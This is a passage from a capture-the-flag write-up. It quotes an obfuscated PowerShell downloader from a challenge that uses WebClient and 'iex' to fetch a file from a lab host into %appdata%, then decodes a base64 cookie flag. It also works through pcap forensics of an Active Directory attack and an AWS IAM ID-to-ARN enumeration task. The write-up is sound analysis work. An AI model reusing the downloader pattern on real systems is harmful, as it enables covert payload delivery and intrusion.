$Fallout=&apos;User-Agent&apos;
$Nuke=&apos;Cookie&apos;
$Contamination=&apos;http://heist.htb/Exposure/plan.jpg&apos;
$Meltdown=&apos;&gt;&apos;
$Reactor=&apos;iex&apos;
$Evacuation=&apos;Databasesprogs&apos;;
Set-Content -Path C:\Outyelps.txt -Value $Evacuation;
if (test-path C:\Outyelps.txt){exit};
$Isotopes=&apos;echo %appdata%\Stednavnsforskningen.Rad &amp;&amp; echo $&apos;
$global:Re=(cmd /c $Isotopes)
$global:Geiger=$Contamination.split($Meltdown)
$Contamination=$Geiger[0];
$global:Exposure=New-Object System.Net.WebClient
$Exposure.Headers[$Fallout]=$Radiation
$Exposure.Headers[$Nuke]=&apos;f=SFRCezFudHJ1UzEwbl9kM3QzY3QzZF8hISF9&apos;
$Controversial=&apos;Exposure.DownloadFile($Contamination,$Decontamination)&apos;
$Controversial=$Re[1]+$Controversial;
$Decontamination=$Re[0];
$global:Civilisationer=(Test-Path $Decontamination)
while (!$Civilisationer) {
$global:Dekuperingens=$true
iex $Controversial
Start-Sleep 4
$global:Civilisationer=(Test-Path $Decontamination)
$global:Surveillance=$global:Tyvestykspakkers++%$Geiger.count
```

I detected the base64 encoded payload and decided to check it with CyberChef.




Flag

HTB{1ntruS10n_d3t3ct3d_!!!}

Tangled Heist

Challenge description



Step by step guide

This challenge was more interesting than the previous one. In this case participants also received the *pcap* file and were tasked to analyze the performed by an attacker actions in order to answer the following questions:

[1/11] Which is the username of the compromised user used to conduct the attack? (for example: username)
> Copper
[+] Correct!

[2/11] What is the Distinguished Name (DN) of the Domain Controller? Don't put spaces between commas. (for example: CN=...,CN=...,DC=...,DC=...)

> CN=SRV195,OU=Domain Controllers,DC=rebcorp,DC=htb
[+] Correct!

[3/11] Which is the Domain managed by the Domain Controller? (for example: corp.domain)
> rebcorp.htb
[+] Correct!

[4/11] How many failed login attempts are recorded on the user account named 'Ranger'? (for example: 6)
> 14
[+] Correct!

[5/11] Which LDAP query was executed to find all groups? (for example: (object=value))

> (objectClass=group)
[+] Correct!

[6/11] How many non-standard groups exist? (for example: 1)
>5

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups

[7/11] One of the non-standard users is flagged as 'disabled', which is it? (for example: username)
> Radiation
[+] Correct!

[8/11] The attacker targeted one user writing some data inside a specific field. Which is the field name? (for example: field_name)
> wWWHomePage
[+] Correct!

[9/11] Which is the new value written in it? (for example: value123)

> http://rebcorp.htb/qPvAdQ.php
[+] Correct!

[10/11] The attacker created a new user for persistence. Which is the username and the assigned group? Don't put spaces in the answer (for example: username,group)

> B4ck,Enclave
[+] Correct!


[11/11] The attacker obtained an hash for the user 'Hurricane' that has the UF_DONT_REQUIRE_PREAUTH flag set. Which is the correspondent plaintext for that hash? (for example: plaintext_password)
>

Unfortunately I didn't manage to complete the last challenge where it was required to decrypt the Kerberos ticket.

Cloud

Scurried

Challenge description




Step by step guide

The only artifact provided was the unique IAM role identifier and nothing else:
AROAXYAFLIG2BLQFIIP34

There is one interesting trick that allows to get the principal ARN using the provided unique identifier:
https://hackingthe.cloud/aws/enumeration/enumerate_principal_arn_from_unique_id/

So I used this trick and managed to get the principal ARN:



Flag

HTB{arn:aws:iam::532587168180:role/vault101}